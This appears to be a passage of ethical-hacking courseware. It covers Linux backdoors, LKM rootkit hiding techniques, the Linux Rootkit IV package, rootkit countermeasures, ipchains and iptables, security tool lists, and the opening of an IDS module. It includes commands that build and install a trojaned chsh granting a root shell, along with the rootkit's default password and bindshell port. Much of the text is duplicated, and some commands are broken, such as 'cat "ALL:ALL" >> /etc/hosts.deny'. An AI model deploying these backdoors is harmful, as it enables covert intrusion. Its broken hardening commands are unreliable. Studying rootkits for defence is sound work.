The LKM rootkits facilitate the subversion of system binaries. Knark, Adore, and Rtkit are just a few of many LKM rootkits available today. As they run as part of the kernel, these rootkits are less detectable than conventional ones.

Let us see how a typical backdoor can be installed by an intruder.

The goal of backdoor is to give access to the hacker despite measures by the compromised system's administrator, with least amount of time and visibility. The backdoor that gives local user root access can be: set uid programs, trojaned system programs, cron job backdoor.

Set uid programs. The attacker may plant some set uid shell program in the file system, which when executed will grant the root to the attacker.

Trojaned system programs. The attacker can alter some system programs, such as "login" that will give him root access.

Cron job backdoor. The attacker may add or modify the jobs of the cron while his program is running so that he can get root access.

The backdoor that gives remote user root access can be: ".rhost" file ssh authorized keys, bind shell, trojaned service.

- ".rhosts" file. Once "+" is in some user's .rhosts file, anybody can log into that account from anywhere without password.
- ssh authorized keys. The attacker may put his public key into victims ssh configuration file "authorized_keys", so that he can log into that account without password.
- Bind shell. The attacker can bind the shell to certain TCP port. Anybody doing a telnet to that port will have an interactive shell. More sophisticated backdoors of this kind can be UDP based, or unconnected TCP, or even ICMP based.
- Trojaned service. Any open service can be trojaned to give access to remote user. For example, trojaned the inetd program creates a bind shell at certain port, or trojaned ssh daemon give access to certain password.

After the intruder plants and runs the backdoor, his attention turns to hiding his files and processes. However, these can be easily detected by the system administrator - especially if the system is running tripwire.

Let us see how a LKM rootkit helps achieve the attacker's needs.

In the case of LKM trojaned rootkits, the attacker can put LKM in /tmp or /var/tmp, the directory that the system administrator cannot monitor. Moreover, he can effectively hide files, processes, and network connections. Since he can modify the kernel structures, he can replace the original system calls with his own version.

- To hide files. Commands like "ls", "du" use sys_getdents() to obtain the information of a directory. The LKM will just filter out files such that they are hidden.

- To hide processes. In Linux implementations, process information is mapped to a directory in /proc file system. An attacker can modify sys_getdents() and mark this process as invisible in the task structure. The normal implementation is to set task's flag (signal number) to some unused value.
- To hide network connections. Similar to process hiding, the attacker can try to hide something inside /proc/net/tcp and /proc/net/udp files. He can trojan the sys_read () so that whenever the system reads these two files and a line matching certain string, the system call will not reveal the network connection.
- To redirect file execution. Sometimes, the intruder may want to replace the system binaries, like "login", without changing the file. He can replace sys_execve () so that whenever the system tries to execute the "login" program, it will be re-directed to execute the intruder's version of login program.
- To hide sniffer. Here we refer to hiding the promiscuous flag of the network interface. The system call to Trojan in this case is sys_ioctl().
- To communicate with LKM. Once the hacker has his LKM installed, he will attempt to modify some system calls such that when a special parameter is passed, the system call will be subverted.
- To hide LKM. A perfect LKM must be able to hide itself from the administrator. The LKM's in the system are kept in a single linked list. To hide a LKM an attacker can just remove it from the list so that command such as "**lsmod**" will not reveal it.
- To hide symbols in the LKM. Normally functions defined in the LKM will be exported so that other LKM can use them. An attacker can use a macro and put it at the end of LKM to prevent any symbols from being exported.

Linux Rootkit v4 (LR4)

- Linux Rootkit is IV the latest version of a well known trojan package for Linux system. The rootkit comes with following utility programs and trojaned system commands: bindshell, chfn, chsh, crontab, du, find, fix, ifconfig, inetd, killall, linsniffer, login, ls, netstat, oasswd, pidof, ps, rshd, sniffchk, syslogd, tcpd, top, wted, z2
- In the example below we will try the change shell command (chsh). Compile only chsh in chsh-directory and use 'fix' to replace the original with the trojan version.

```
$ make

gcc -c -pipe -O2 -m486 -fomit -frame-pointer -I. -I -
DSBINDER=\ \"\"
-DUSRSBINDER=\ \"\"
-DLOGDIR=\ \"\"
-DVARPATH=\ \"\"
chsh.c -o chsh.o

gcc -c -pipe -O2 -m486 -fomit -frame-pointer -I. -I -
DSBINDER=\ \"\"
-DVARPATH=\ \"\"
setpwnam.c -o setpwnam.o

gcc -s -N chsh.o setpwnam.o -o chsh
$./fix /usr/bin/chsh ./chsh ../backup/chsh
```

- Once done, the chsh command will spawn a root shell to any user who logs on to the Linux System

Tools Linux Rootkit IV (*Irk4*) is written by Lord Somer and was released in November 1998. Other examples of Linux rootkits are Irk, Inrk, Irk2, and Irk3. Most versions include normal rootkit components such as sniffers (*linsniffer* or *sniffit*) log editors/erasers (*z2*, *uted*, *lled*), and Trojan horse/backdoor replacement programs to allow remote access, user access to gain root privileges, hide files, process, and connections.

Linux Rootkit IV is a very easy rootkit to use, and install. Installation of Irk4 included nothing more than executing the 'make install'. To install a shadow kit you execute the 'make shadow install'. Irk4 will only work on Linux 2.X kernels. It is a package with sources to several trojaned system commands. When compiled and installed, they give the user running the command a root shell or some other useful functionality, like hiding certain processes, files, sockets etc. Some of special functionalities are initiated by given a secret password (default password in the package is 'satori') when the program asks for any specific thing, such as new shell, login name, password or whatever is specific to the command.

The user will need root-privileges to install most of those commands, since he will have to replace existing system files and usually set 'suid'-parameter for it. Therefore the attacker has to either root-compromise the victim computer or the local administrator has to accidentally install them. The rootkit comes with following utility programs and trojaned system commands: bindshell, chfn, chsh, crontab, du, find, fix, ifconfig, inetd, killall, linsniffer, login, ls, netstat, passwd, pidof, ps, rshd, sniffchk, syslogd, tcpd, top, wted, z2

Below is a short description of the utilities within Irk4.

1. - Modified programs that hide the intruder:

- ls, find, du - these programs will not count or display the intruder files the data file is ROOTKIT_FILES_FILE, defaults to */dev/ptyr*. NOTE: all files can be listed with the '*ls-/-*' if SHOWFLAG is enabled. Will hide any files/directories with the names, *ptyr*, *hack.dir*, and *W4r3z*.
- ps, top, pidof - these programs will not display the intruders processes
- netstat -- will not display traffic from or to specified IP addresses, user-ids, or ports
- killall - will not kill the intruders hidden processes
- ifconfig - will not display the PROMISC flag when sniffer is running
- crontab - will hide the crackers entries - the hidden crontab entry is in the */dev/hda02* by default
- tcpd - will not log connections listed in the configuration file
- syslogd -- will not log connections listed in the configuration file

2. - Trojaned programs with backdoors:

- chfn - new full name enter password will drop rootshell
- chsh - new shell enter password will drop rootshell
- passwd - rootshell if is entered as current password
- login - will allow the cracker to log in under any username with the rootkit password (*satori*)-also if root is refused username (*rewt*) will work and will disable the history logging

3. - Trojaned network daemons:

- inetc - rootshell listening on port 5002. the rootkit password must be entered in as the first line (*satori*)
- rshd - the username is the rootkit password, a root shell is bound to the port [rsh (hostname) -l (rootkit password)]

4. - Utilities:

- FIX - replaces and fixes timestamp/checksum information on files
- linsniffer - a packet sniffer
- sniffchk - checks to make sure the sniffer alive
- wted - wtmp/utmp editor
- z2 - erases entries in the wtmp/utmp/lastlog entries for a username -will only null the entry
- bindshell - binds a rootshell to a port (31337) by default

Rootkit Countermeasures

chkrootkit is a tool to locally check for signs of a rootkit.

It contains chkrootkit, a shell script that checks system binaries for rootkit modification.



<http://www.chkrootkit.org/>

The security of an unmodified Linux system depends on the correctness of the kernel, all the privileged applications, and each of their configurations. A problem in any one of these areas may allow the compromise of the entire system. In contrast, the security of a modified system based on the Security-enhanced Linux kernel depends primarily on the correctness of the kernel and its security policy configuration. While problems with the correctness or configuration of applications may allow the limited compromise of individual user programs and system daemons, they do not pose a threat to the security of other user programs and system daemons or to the security of the system as a whole.

Attack Methods	The typical Rootkit attack proceeds as follows: The intruders use a stolen or easily guessed password to log in to a host. They then gain unauthorized root access by exploiting known vulnerabilities in rdist, sendmail, /bin/mail, loadmodule, rpc.ypupdated, lpr, or passwd. The intruders ftp Rootkit to the host, unpack, compile, and install it; then they collect more username/password pairs and attack more hosts.
-----------------------	--

Unless the intruder did a poor job of removing traces of his or her visit from the log files, attacks can be hard to detect. Most system administrators don't know their site has been invaded until they are contacted by someone at another site or their disks begin filling up due to the sniffer's logs. Some of the countermeasures apart from encryption are:

chkrootkit is a tool to locally check for signs of a rootkit. It contains:

- chkrootkit: a shell script that checks system binaries for rootkit modification.
- ifpromisc.c: checks if the network interface is in promiscuous mode.
- chklastlog.c: checks for lastlog deletions.
- chkwtmp.c: checks for wtmp deletions.
- check_wtmpx.c: checks for wtmpx deletions. (Solaris only)
- chkproc.c: checks for signs of LKM trojans.
- chkdirs.c: checks for signs of LKM trojans.
- strings.c: quick and dirty strings replacement.

Tripwire is a system integrity check tool that does not just look for "attack signatures". Tripwire first creates a database that monitors the binary signature, size, expected change of size, etc. Tripwire includes four cryptographic checksums of the content of each file that Tripwire uses to create the original database. When the software performs a system check, it will compare the system with the baseline of original database. If a modification has occurred Tripwire will alert the System Manager Station by a violation alert and the System Administrator by an email, the violation alert will show what files/directories were modified, added, or deleted.

Bastille Linux is a series of scripts which tighten up security on stock Linux systems, by changing permissions and disabling features. Taken to extreme, this will also prevent legitimate work and is more suitable for hardening a dedicated loghost or fileserver than a development system.

LIDS - Linux Intrusion Detection System - is a series of kernel patches that enable module and mountpoint locking. LIDS are available from LIDS.org.

dtk or "Deception Toolkit" is a kit of fake daemons and services designed to waste an intruder's time. dtk is available from all.net/dtk/example.html

Rkdet is a daemon intended to catch someone installing a rootkit or running a packet sniffer. It is designed to run continually with a small footprint under an innocuous name. When triggered, it sends email, appends to a logfile, and disables networking or halts the system.

Secure Linux project: The NSA has a Secure Linux project which includes mandatory access control architecture. The Security-enhanced Linux kernel enforces mandatory access control policies that confine user programs and system servers to the minimum amount of privilege they require to do their jobs. When confined in this way, the ability of these user programs and system daemons to cause harm when compromised (via buffer overflows or misconfigurations, for example) is reduced or eliminated. This confinement mechanism operates independently of the traditional Linux access control mechanisms. It has no concept of a "root" super-user, and does not share the well-known shortcomings of the traditional Linux security mechanisms (such as a dependence on setuid/setgid binaries).

chkrootkit detects the following rootkits

1. Irk3, irk4, Irk5, Irk6 (and some variants);
2. Solaris rootkit;
3. FreeBSD rootkit;
4. torn (including some variants and torn v8)

5. Ambient's Rootkit for Linus (ARK);
6. Ramen Worm;
7. rh[67]-sharper
8. RSHA;
9. Romanian rootkit;
10. RK 17; Lion Worm;
11. Adore Worm;
12. LPD Worm;
13. Keeny-rk;
14. Adore LKM;
15. ShitC Worm;
16. Omega Worm;
17. Wormkit Worm;
18. Maniac-RK;
19. Dsc-rootkit;
20. Ducoci rootkit;
21. x.c Worm;
22. RST.b trojan;
23. duarawkz;
24. knark LKM;
25. Monkit;
26. Hidrootkit; Bobkit;
27. Pizdakit;
28. torn (v8.0 variant);
29. Showtee;
30. Optickit;
31. T.R.K;
32. MithRa's Rootkit;
33. George;
34. SucKIT;
35. Scalper (FreeBSD/Apach echunked encoding worm);

36. Slapper A, B, C and D
37. (Linux/Apache mod_ssl Worm);
38. OpenBSD rk v1;
39. Illogic rootkit;
40. SK rootkit.
41. Sebek LKM;
42. Romanian rootkit;
43. LOC rootkit;



The following rootkits, worms and LKMs are currently detected:

01. Irks, Irk3, Irk4, Irk5, Irk6 (and variants);	02. Solaris rootkit;	03. FreeBSD rootkit;
04. torn (and variants);	05. Ambient's Rootkit (ARK);	06. Ramen Worm;
07. rh[67]-shaper;	08. RSHA;	09. Romanian rootkit;
10. RK17;	11. Lion Worm;	12. Adore Worm;
13. LPD Worm;	14. kenny-rk;	15. Adore LKM;
16. ShitC Worm;	17. Omega Worm;	18. Wormkit Worm;
19. Maniac-RK;	20. dsc-rootkit;	21. Ducoci rootkit;
22. x.c Worm;	23. RST.b trojan;	24. duarawkz;
25. knark LKM;	26. Monkit;	27. Hidrootkit;
28. Bobkit;	29. Pizdakit;	30. torn v8.0;
31. Showtee;	32. Optickit;	33. T.R.K;
34. MithRa's Rootkit;	35. George;	36. SuckIT;
37. Scalper;	38. Slapper A, B, C and D;	39. OpenBSD rk v1;
40. Illogic rootkit;	41. SK rootkit.	42. sebek LKM;
43. Romanian rootkit;	44. LOC rootkit;	45. shv4 rootkit;
46. Aquatica rootkit;	47. ZK rootkit;	48. 55808.A Worm;
49. TC2 Worm;	50. Volc rootkit;	51. Gold2 rootkit;
52. Anonoying rootkit;		

Linux Firewall: IPChains

- IPChains is a very general TCP/IP packet filter, it allows you to ACCEPT, DENY, MASQ, REDIRECT, or RETURN packets.
 - There are three chains that are always defined: input, output and forward.
 - The chain is executed whenever a packet is destined for a network interface:
 - the output chain is executed whenever a packet is exiting a network interface, destined elsewhere
 - the forward chain is executed whenever a packet must traverse between multiple interfaces
 - Chains are just rule sets that are executed in order, whenever a packet matches a rule then that specific target is executed.
-

Tools Linux IP firewall chaining software is a program that uses the kernel IP packet filtering capability. A packet filter looks at the header of a packet and decides the fate of the entire packet. It can decide to `DENY` the packet (discard the packet as if it had never received it), `ACCEPT` (let the packet pass through), or `REJECT` (like deny, but notify the source of the packet).

ipchains is a rewrite of the well-known **ipfwadm**, which was a rewrite of BSD's **ipfw**, and was used to build firewalls in 2.0.x kernels. There are many reasons for this rewrite but perhaps the most important is ipfwadm couldn't allow protocols other than TCP, UDP or ICMP and it didn't handle fragments.

Example:

```
# ipchains -A input -j DENY -p all -l -s 127.0.0.0/8 -i eth0 -d 0.0.0.0/0
```

This rule prevents packets that have addresses beginning with 127. from entering the machine. The reason for this is that any IP address starting with 127. is a loopback address, and only used internally. That means that any packet coming into the ppp or ethernet device matching this rule is spoofed.

In the above example, *input* refers to the *chain*. There are three built-in chains: input, output and forward. The *input* chain refers to packets that are coming into the machine. These packets can be coming from a variety of sources. The *output* chain refers to packets that are leaving the machine. Again, these packets can be leaving through any interface which connects the computer to any network. The *forward* chain refers to packets that are received that are not destined for the machine. These packets are being *routed* through the machine. Note that each packet that passes through the forward chain *also* passes through both the input and output chains.

IPTables

- IPTables is the replacement of userspace tool ipchains in the Linux 2.4 kernel and beyond. IPTables has many more features than IPChains.
- Connection tracking capability, i.e. the ability to do stateful packet inspection.
- Simplified behavior of packets negotiating the built-in chains (INPUT, OUTPUT and FORWARD)
- A clean separation of packet filtering and network address translation (NAT).

- Rate-limited connection and logging capability
 - The ability to filter on tcp flag and tcp options, and also MAC addresses.
-

To simplify aspects of datagram processing in the kernel firewalling code and produce a filtering framework that was both much cleaner and much more flexible, Paul Russell made a new framework called netfilter.

The iptables utility is used to configure netfilter filtering rules. Its syntax borrows heavily from the ipchains command, but differs in one very significant respect: it is extensible. What this means is that its functionality can be extended without recompiling it. It manages this trick by using shared libraries.

The iptables command is used to configure both IP filtering and Network Address Translation. To facilitate this, there are two tables of rules called filter and nat. The filter table is assumed if you do not specify the -t option to override it. Five built-in chains are also provided. The INPUT and FORWARD chains are available for the filter table, the PREROUTING and POSTROUTING chains are available for the nat table, and the OUTPUT chain is available for both tables.

All connection tracking is handled in the PREROUTING chain, except locally generated packets which are handled in the OUTPUT chain. This implies that iptables does all recalculation of states within the PREROUTING chain. If an initial packet is sent in a stream, the state gets set to NEW within the OUTPUT chain, and when the system receives a return packet, the state gets changed in the PREROUTING chain to ESTABLISHED. If the first packet is not originated by the local machine, the NEW state is set within the PREROUTING chain. So, all state changes and calculations are done within the PREROUTING and OUTPUT chains of the nat table.

Syntax: **iptables** [-t *table*] command [match] [target/jump]

In IPTables, there are four types of ICMP that can be categorized as NEW or ESTABLISHED:

- Echo request (ping, 8) and echo reply (pong, 0)
- Timestamp request (13) and reply (14)
- Information request (15) and reply (16)
- Address mask request (17) and reply (18)

The requests in each case are classified as NEW and reply as ESTABLISHED.

Other types of ICMP are not request-reply based and can only be related to other connections.

Linux Tools: Application Security

- Whisker (<http://www.wiretrip.net>)
Rain.Forest.Puppy's excellent CGIvulnerability scanner.
- Flawfinder (<http://www.dwheeler.ccm/fawfinder/>)

Flawfinder is a Python program which searches through souircve code for potential security flaws, listing potential security flaws sorted by risk, with the most potentially dangerous flaws shown first, this risk level depends not only on the function, but on the values of the parameters of the function.

- StackGuard (<http://www.immunix.org>)

StackGuard is a compiler that emits programs hardened against "stack smashing" attacks. Stack smashing attacks are a common form of penetration attack. Programs that have been compiled with StackGuard are largely immune to stack smashing attack. Protection requires no source code changes at all.

- Libsafe (<http://www.avayalabs.com/project/libsafe/index.html>)

It is generally accepted that the best solution to buffer overflow and format string attacks is to fix the defective programs

- Whisker (<http://www.wiretrip.net>)

Rain.Forest.Puppy's excellent CGI vulnerability scanner.

- Flawfinder (<http://www.dwheeler.com/flawfinder/>)

Flawfinder is a Python program which searches through source code for potential security flaws, listing potential security flaws sorted by risk, with the most potentially dangerous flaws shown first. This risk level depends not only on the function, but also on the values of the parameters of the function.

- StackGuard (<http://www.immunix.org>)

StackGuard is a compiler that emits programs hardened against "stack smashing" attacks. Stack smashing attacks are a common form of penetration attack. Programs that have been compiled with StackGuard are largely immune to stack smashing attack. Protection requires no source code changes at all.

- Libsafe (<http://www.avayalabs.com/project/libsafe/index.html>)

It is generally accepted that the best solution to buffer overflow and format string attacks is to fix the defective programs.

Linux Tools: Intrusion Detection Systems

- Tripwire (<http://www.tripwire.com>)
A file and directory integrity checker.
- LIDS (<http://www.turbolinux.com.cn/lids/>)

The LIDS (Linux Intrusion Detection System) is an intrusion detection /defense system in the Linux kernel. The goal is to protect Linux systems disabling some system calls in the kernel itself.

- AIDE (<http://www.cs.tut.fi/~rammer/aide.html>)
AIDE (Advanced Intrusion detection Environment) is an Open Source IDS package.
- Snort (<http://www.snort.org>)
Flexible packet sniffer/logger that detects attacks, snort is a libpcap-based packet sniffer/logger which can be used as a lightweight Network Intrusion Detection System.
- Samhain (<http://samhain.sourceforge.net>)

Samhain is designed for intuitive configuration and tamper-resistance, and can be configured as a client/server application to monitor many hosts on a network from a single central location.

- Tripwire (<http://www.tripwire.com>) - A file and directory integrity checker.
- LIDS (<http://www.turbolinux.com.cn/lids/>)

The LIDS (Linux Intrusion Detection System) is an intrusion detection /defense system in the Linux kernel. The goal is to protect Linux systems disabling some system calls in the kernel itself.

- AIDE (<http://www.cs.tut.fi/~rammer/aide.html>)

AIDE (Advanced Intrusion detection Environment) is an Open Source IDS package.

- Snort (<http://www.snort.org>)

Flexible packet sniffer/logger that detects attacks. Snort is a libpcap-based packet sniffer/logger, which can be used as a lightweight Network Intrusion Detection System.

- Samhain (<http://samhain.sourceforge.net>)

Samhain is designed for intuitive configuration and tamper-resistance, and can be configured as a client/server application to monitor many hosts on a network from a single central location.

Linux Tools: Security Testing Tools

- NMap (<http://www.insecure.org/nmap>)
Premier network auditing and testing tool.
 - LSOF (<ftp://vic.cc.pdue.edu/pub/tools/unix/lsof>)
LSOF lists open files for running Unix/Linux processes.
 - Netcat (<http://www.atstake.com/research/tools/index.html>)
Netcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol.
 - Hping2 (<http://www.kyuzz.org/antirez/hping/>)
hping2 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies.
 - Nemesis (<http://www.packetninja.net/nemesis/>)
The Nemesis Project is designed to be a command-line based, portable human IP stack for Unix/Linux
-

- NMap (<http://www.insecure.org/nmap>)

Premier network auditing and testing tool.

- LSOF (<ftp://vic.cc.pudue.edu/pub/tools/unix/lsof>)
LSOF lists open files for running Unix/Linux processes.
- Netcat (<http://www.atstake.com/research/tools/index.html>)
Netcat is a simple UNIX utility, which reads and writes data across network connections, using TCP or UDP protocol.
- Hping2 (<http://www.kyuzz.org/antirez/hping/>)
hping2 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies as ping does with ICMP replies.
- Nemesis (<http://www.packetninja.net/nemesis/>)
The Nemesis Project is designed to be a command-line based, portable human IP stack for Unix/Linux

Linux Tools: Encryption

- Stunnel (<http://www.stunnel.org>)
Stunnel is a program that allows you to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) available on both Unix and Windows. Stunnel can allow you to secure non-SSL aware daemons and protocols (like POP, IMAP, NNTP, LDAP, etc) by having Stunnel provide the encryption, requiring no changes to daemon's code.
 - OpenSSH /SSH (<http://www.openssh.com/>)
SSH (Secure Shell is a program for logging into a remote machine and for executing commands on a remote machine. It provides secure encrypted communications between two untrusted hosts over an insecure network.
 - GnuPG (<http://www.gnupg.org>)
GnuPG is a complete and free replacement for PGP. Since it does not use the patented IDEA algorithm, it can be used without any restrictions.
-

- Stunnel (<http://www.stunnel.org>)
Stunnel is a program that allows you to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) available on both UNIX and Windows. Stunnel can allow you to secure non-SSL aware daemons and protocols (like POP, IMAP, NNTP, LDAP, etc) by having Stunnel provide the encryption, requiring no changes to daemon's code.
- OpenSSH /SSH (<http://www.openssh.com/>)
SSH (Secure Shell is a program for logging into a remote machine and for executing commands on a remote machine. It provides secure encrypted communications between two untrusted hosts over an insecure network.
- GnuPG (<http://www.gnupg.org>)
GnuPG is a complete and free replacement for PGP. Since it does not use the patented IDEA algorithm, it can be used without any restrictions.

Linux Tools: Log and Traffic Monitors

- MRTG (<http://www.mrtg.org>)

The Multi-Router Traffic Grapher (MRTG) is a tool to monitor the traffic load on network-links.

- Swatch (<http://www.stanford.edu/~atkins/swatch/>)

Swatch, the simple watch daemon is a program for Unix system logging.

- Timbersee <http://www.fastcoder.net/~thumper/software/sysadmin/timbersee/>

Timbersee is a program very similar to the Swatch program.

- Logsurf(<http://www.cert.dfn.de/eng/logsrf/>)

The program log surfer was designed to monitor any text-based logfiles on the system in realtime.

- TCP Wrappers (<ftp://ftp.prcupine.org/pub/security/index.html>)

Wietse Venema's network logger, also known as TCPD or LOG_TCP. These programs log the client hostname of incoming telnet, ftp, rsh, rlogin, finger etc. requests.

- MRTG (<http://www.mrtg.org>)

The Multi-Router Traffic Grapher (MRTG) is a tool to monitor the traffic load on network-links.

- Swatch (<http://www.stanford.edu/~atkins/swatch/>)

Swatch, the simple watch daemon is a program for UNIX system logging.

- Timbersee <http://www.fastcoder.net/~thumper/software/sysadmin/timbersee/>

Timbersee is a program very similar to the Swatch program.

- Logsurf (<http://www.cert.dfn.de/eng/logsrf/>)

The program log surfer was designed to monitor any text-based log files on the system in real-time.

- TCP Wrappers (<ftp://ftp.prcupine.org/pub/security/index.html>)

Wietse Venema's network logger, also known as TCPD or LOG_TCP. These programs log the client hostname of incoming telnet, ftp, rsh, rlogin, finger etc. requests.

Linux Tools: Log and Traffic Monitors

- IPLog (<http://ojnk.sourceforge.net/>)

iplog is a TCP?IP traffic logger. Currently, it is capable of logging TCP, UDP and ICMP traffic.

- IPTraf(<http://cebu.mozcom.com/riker/iptraf/>)

IPTraf is an ncurses based IP LAN monitor that generates various network statistics including TCP info, UDP counts, ICMP and OSPF information, Ethernet load info, node stats, IP checksum errors and others.

- Ntop (<http://www.ntop.org>)

ntop is a Unix/Linux tool that shows the network usage, similar to what the popular "top" Unix/Linux command does.

- IPLog (<http://ojnk.sourceforge.net/>)

iplog is a TCP, IP traffic logger. Currently, it is capable of logging TCP, UDP and ICMP traffic.

- IPTraf (<http://cebu.mozcom.com/riker/iptraf/>)

IPTraf is an ncurses based IP LAN monitor that generates various network statistics including TCP info, UDP counts, ICMP and OSPF information, Ethernet load info, node stats, IP checksum errors and others.

- Ntop (<http://www.ntop.org>)

ntop is a Unix/Linux tool that shows the network usage, similar to what the popular "top" Unix/Linux command does.

Linux Security Countermeasures

Physical Security:

lock your computer physical in a secure place.

Password Security:

Do not assign easy-to-guess password.

Do not share your account with other person.

Check user account with null passwd (without passwd) in /etc/shadow.

Network Security:

Close the door first by denying access from network by default.

```
$ cat "ALL:ALL" >> /etc/hosts.deny
```

Stop all unused services such as sendmail, NFS.

```
$ chkconfig --list
```

```
$ chkconfig --del sendmail
```

```
$ chkconfig --del nfslock
```

```
$ chkconfig --del rpc
```

Check system logs in /var/log regularly especially /var/log/secure.

Update your Linus system regularly.

Checking the errata (bug fixes) in

<http://www.redhat.com/support/errata>

The update packages can be found in <ftp://updates.redhat.com>

Countermeasures Countermeasures

- Physical Security
 - It is ideal to restrict physical access to the computer system so that unauthorized people don't get to misuse the system.
- Password Security
 - Assign hard to guess passwords which are long enough.
 - Ensure procedural discipline so that passwords are kept private
 - Ensure that system does not accept null password or other defaults
- Network Security
 - Ensure all default network accesses are denied

```
$ cat: ALL: ALL" >> /etc/hosts.deny
```
 - Ensure that only essential services are running. Stop unused services like sendmail, NFS etc

```
$ chkconfig --list
```

```
$ chkconfig --del sendmail
```

```
$ chkconfig --del nfslock
```

```
$ chkconfig --del rpc
```
 - Verify system logs at regular intervals to check for suspicious activity - (System logs in /var/log/secure)
- Patch the Linux system and keep it up to date
 - Check for bug fixes at the vendor site
 - Update packages as and when available at the Update site of the vendor.

Summary

- Linux is gaining popularity and is fast becoming a stable industry strength OS.
- Once the IP address of a target system is known, an attacker can begin port scanning, looking for holes in the system for gaining access. Nmap being a popular tool.
- Password cracking tools are available for Linux as well.
- Sniffers as well as Packet assembly/analyzing tools for Linux provide attackers with the edge that they have dealing with other OSs.
- Attackers with root privileges can engage in session hijacking as well.

- Trojans, backdoors, worms are also prevalent in the Linux environment.
 - As with any other system, a well developed integrated procedure is to be put in place to counter the threats that exist.
-

Summary

Recap

- Linux is gaining popularity and is fast becoming a stable industry strength OS.
- Once the IP address of a target system is known, an attacker can begin port scanning, looking for holes in the system for gaining access. Nmap being a popular tool.
- Password cracking tools are available for Linux as well.
- Sniffers as well as Packet assembly/analyzing tools for Linux provide attackers with the edge that they have dealing with other OSs.
- Attackers with root privileges can engage in session hijacking as well.
- Trojans, backdoors, worms are also prevalent in the Linux environment.
- As with any other system, a well developed integrated procedure is to be put in place to counter the threats that exist.

Module 19: Evading IDS, Firewalls and Honeypots

Overview

Module Objectives

- Intrusion Detection System
 - System Integrity Verifiers
 - How are Intrusions Detected?
 - Anomaly Detection
 - Signature Recognition
 - How does an IDS match Signatures with incoming Traffic?
 - Protocol Stack Verification
 - Application Protocol Verification
 - Hacking Through Firewalls
 - IDS Software Vendors
 - Honey Pots
-

Module Objectives

In today's context where hacking and computer system attacks are common the importance of intrusion detection and active protection is all the more relevant. This module takes up a discussion on IDSs, Firewalls and Honey pots. After the completion of this module, you will be familiar with the following topics:

- Intrusion Detection System
- System Integrity Verifiers
- How is Intrusions Detected?
- Anomaly Detection
- Signature Recognition
- How does IDS match Signatures with incoming Traffic?
- Protocol Stack Verification
- Application Protocol Verification
- Hacking Through Firewalls
- IDS Software Vendors
- Honey Pots

Intrusion Detection Systems (IDS)

- Intrusion Detection Systems (IDS) monitors packets on the network wire and attempts to discover if a hacker/hacker is attempting to break into a system (or cause a denial of service attack).


- A typical example is a system that watches for large number of TCP connection requests (SYN) to many different ports on a target machine, thus discovering if someone is attempting a TCP port scan.



Note An intrusion detection system (IDS) inspects all inbound and outbound network activity and identifies suspicious patterns that may indicate a network or system attack from someone attempting to break into or compromise a system. There are several ways to categorize an IDS:

- **Misuse detection:** In misuse detection, the IDS analyzes the information it gathers and compares it to large databases of attack signatures. Essentially, the IDS looks for a specific attack that has already been documented. Like a virus detection system, misuse detection software is only as good as the database of attack signatures that it uses to compare packets against.
- **Anomaly detection:** In anomaly detection, the system administrator defines the baseline, or normal, state of the network's traffic load, breakdown, protocol, and typical packet size. The anomaly detector monitors network segments to compare their state to the normal baseline and look for anomalies.

- **Network-based:** In a network-based system, or NIDS, the individual packets flowing through a network are analyzed. The NIDS can detect malicious packets that are designed to be overlooked by a firewall's simplistic filtering rules. A Network Intrusion Detection System is responsible for detecting anomalous, inappropriate, or other data that may be considered unauthorized occurring on a network. An NIDS captures and inspects all traffic, regardless of whether it's permitted or not. Based on the contents, at either the IP or application level, an alert is generated. Network-based intrusion detection systems tend to be more distributed than host-based IDS.
- **Host-based systems:** In a host-based system, the IDS examines at the activity on each individual computer or host. Host-based systems collect and analyze data and aggregate them so that they can be analyzed locally or sent to a separate/central analysis machine. One example of a host-based system is programs that operate on a system and receive application or operating system audit logs. These programs are highly effective for detecting insider abuses. Residing on the trusted network systems themselves, they are close to the network's authenticated users. If one of these users attempts unauthorized activity, host-based systems usually detect and collect the most pertinent information in the quickest possible manner. In addition to detecting unauthorized insider activity, host-based systems are also effective at detecting unauthorized file modification.



- **Passive system:** In a passive system, the IDS detect a potential security breach, logs the information and signals an alert.
- **Reactive system:** In a reactive system, the IDS respond to the suspicious activity by logging off a user or by reprogramming the firewall to block network traffic from the suspected malicious source.

Intrusion detection is different from traditional firewalls because it involves the detecting of a security breach. In a firewall, if the traffic matches an acceptable pattern, it is permitted regardless of what the packet contains.

In general, network-based systems are best at detecting the following activities:

- **Unauthorized outsider access:** When an unauthorized user logs in successfully, or attempts to log in, they are best tracked with host-based IDS. However, detecting the unauthorized user before their logon attempt is best accomplished with network-based IDS.
- **Bandwidth theft/denial of service:** These attacks from outside the network single out network resources for abuse or


overload. The packets that initiate/carry these attacks can best be noticed with use of network-based IDS.

Some possible downsides to network-based IDS include encrypted packet payloads and highspeed networks, both of which inhibit the effectiveness of packet interception and deter packet interpretation. Examples of network-based IDS include Shadow, Snort, Dragon, NFR, RealSecure, and NetProwler.

